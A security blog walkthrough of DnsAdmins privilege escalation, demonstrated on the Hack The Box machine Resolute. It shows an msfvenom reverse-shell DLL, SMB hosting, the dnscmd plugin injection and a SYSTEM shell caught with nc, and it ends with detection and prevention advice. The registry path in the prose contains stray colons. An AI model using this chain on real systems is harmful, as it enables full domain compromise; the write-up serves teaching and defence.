# Abusing the Rights and Privileges of DNS Admins to Own the Domain Controller

shahrukhiqbal24.medium.com/abusing-the-rights-and-privileges-of-dns-admins-to-own-the-domain-controller-2de1b38accd9

Shahrukh Iqbal Mirza April 1, 2021


Shahrukh Iqbal Mirza

This attack demonstrates how an attacker can abuse some AD misconfigurations and rights of the DNS Admins group in a Windows environment and can successfully own the Domain Admins, Enterprise Admins or the Domain Controller depending upon where the DNS service is actually configured and running from.

By default, Domain Controllers are also DNS Servers meaning, that a user who is a part of the DNS Admins group can successfully abuse his rights and get code execution on the Domain Controller.

## Anatomy of the attack:

Successful exploitation of the attack requires a compromised user, part of the DNS Admins group, to load an arbitrary dll from his server into the DNS service running mostly as SYSTEM on the Domain Controller.


Anatomy of the Attack
DLL
DNS
attacker compromises a user part of the DNS Admins group
attacker builds a malicious dll and hosts it on his server
attacker injects the malicious dll into the DNS service using dnscmd
attacker gets the SYSTEM shell of the DC after restarting the DNS service

This happens because the ServerLevelPluginDll operation of DNS enables one to load an arbitrary dll, without verification of the dll path. dnscmd.exe already provides this option to change the configuration and load the arbitrary dll into the DNS service.

Upon successful execution of the attack, the following registry key is populated which can also be used to detect this attack, as discussed in the last section of this article.

```
HKLM:\SYSTEM:\CurrentControlSet:\services\DNS\Parameters\ServerLevelPluginDll
```

## Overview of the entire attack:

## Enumerating User Privileges:

The attacker has compromised a user on the target machine, and after enumerating the groups that user is a part of, the attacker finds that he is also a member of the DNS Admins group. This can be done using the following PowerShell commands:

```
> net user <username> /domain> whoami /all
```

## Building the dll:

The dll will be build using msfvenom with a stage-less shell payload, using the following command:

```
$ msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=<listening ip> LPORT=
<listening port> -f dll -o shell.dll
```

Let’s break down this command and see what each of these switches mean:

- -a : for selecting the windows build architecture
- -p : reverse shell payload
- -f : format of the output shellcode

- -o : name of the resulting output dll file
- LHOST : ip of the attacker's listening machine
- LPORT : port of the attacker's listening machine

## Hosting the dll:

The dll will be hosted on an smb server, and will be injected from the same too instead of transferring it on the machine, for fear of the antivirus detecting and removing our shell-coded dll.

To host the smb server, impacket-toolkit's smbserver.py script can be used:

```
$ smbserver.py <share_name> <path_of_the_share>
```

## Exploiting the DNS Service:

To successfully exploit the service, the attacker will use dnscmd, a command-line windows utility to manage DNS servers to inject the malicious dll into the ServerLevelPluginDll, using the following command:

```
> dnscmd //<hostname> /config /serverlevelplugindll
\\share_path_to_the_malicious_dll
```

Next, the attacker will start the listener on his attacking machine, and restart the dns service on the target machine, using the following commands:

On attacking machine, setting up the listener:

```
$ nc -lvnp <listening_port>
```

On target machine, restarting the dns service:


```
> sc.exe //<hostname> stop dns> sc.exe //<hostname> start dns
```

Once the DNS service starts, the attacker will get the SYSTEM shell of the Domain Controller on his own machine.

## Practical Demonstration:


For practical demonstration of this attack, we'll be using a recently retired machine on Hack The Box, named Resolute.

To start off, we have successfully compromised a user named 'ryan' on the victim.




```
root@1nj3ct10n:~/evil-winrm# ./evil-winrm.rb -i 10.10.10.169 -u ryan -p Serv3r4Admin4cc123!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> _
```

Enumerating the group memberships shows us that ryan is part of the DNS Admins group.




```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= ==============================================
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================
=====================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enab
led group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enab
led group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enab
led group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enab
led group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enab
led group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enab
led group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enab
led group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enab
led group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enab
led group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enab
```

Let’s build our malicious dll using msfvenom.




```
root@1nj3ct10n:~/Desktop/htb/htb-machines/htb-resolute# msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f dll -o shell.
dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 5120 bytes
Saved as: shell.dll
root@1nj3ct10n:~/Desktop/htb/htb-machines/htb-resolute# _
```

Let’s now setup our smb-server to host the malicious dll.




```
root@1nj3ct10n:~# smbserver.py pwned /root/Desktop/htb/htb-machines/htb-resolute/
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
_
```

Time to exploit the inject the dll and gain the SYSTEM shell on the Domain Controller.



```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd \\resolute /config /serverlevelplugindll \\10.10.14.4\pwned\shell.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe \\resolute stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe \\resolute start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 796
        FLAGS              :
```

Upon starting the DNS service, we have successfully exploited the rights of DNS Admins and gained code execution on the Domain Controller.



```
root@1nj3ct10n:~# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.169] 50061
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
Resolute

C:\Windows\system32>_
```

## Detection and Prevention of the Attack:


Check for unusual stop and start queries for the DNS services. The DNS Server Log entries will tell the if any malicious dll was loaded successfully or not, Log IDs 150 for failure and 770 for success.

Also checking the registry for an unusual dll loaded into the DNS Server also comes in handy. Checking the registry values for DNS server can be done by noticing changes made to the following registry key:

```
HKLM:\SYSTEM:\CurrentControlSet:\services\DNS\Parameters\ServerLevelPluginDll
```

This can be done using the following Powershell command:

```
> Get-ItemProperty -Path HKLM:\SYSTEM:\CurrentControlSet:\services\DNS\Parameters\
```



```
PS C:\Windows\system32> Get-ItemProperty -Path HKLM:\System\CurrentControlSet\Services\DNS\Parameters
Get-ItemProperty -Path HKLM:\System\CurrentControlSet\Services\DNS\Parameters

GlobalQueryBlockList        : {wpad, isatap}
EnableGlobalQueryBlockList  : 1
PreviousLocalHostname       : Resolute.megabank.local
BootMethod                  : 3
AdminConfigured             : 1
ServerLevelPluginDll        : \\10.10.14.10\pwned\shell.dll
PSPath                      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MAC
                              HINE\System\CurrentControlSet\Services\DNS\Paramet
                              ers
PSParentPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MAC
                              HINE\System\CurrentControlSet\Services\DNS
PSChildName                 : Parameters
PSDrive                     : HKLM
PSProvider                  : Microsoft.PowerShell.Core\Registry
```

This attack can be prevented by implementing proper ACLs for write privileges on DNS Server objects and memberships of the DNS Admins group, and ensuring that only Administrator accounts are part of the DNS Admins group.

## References: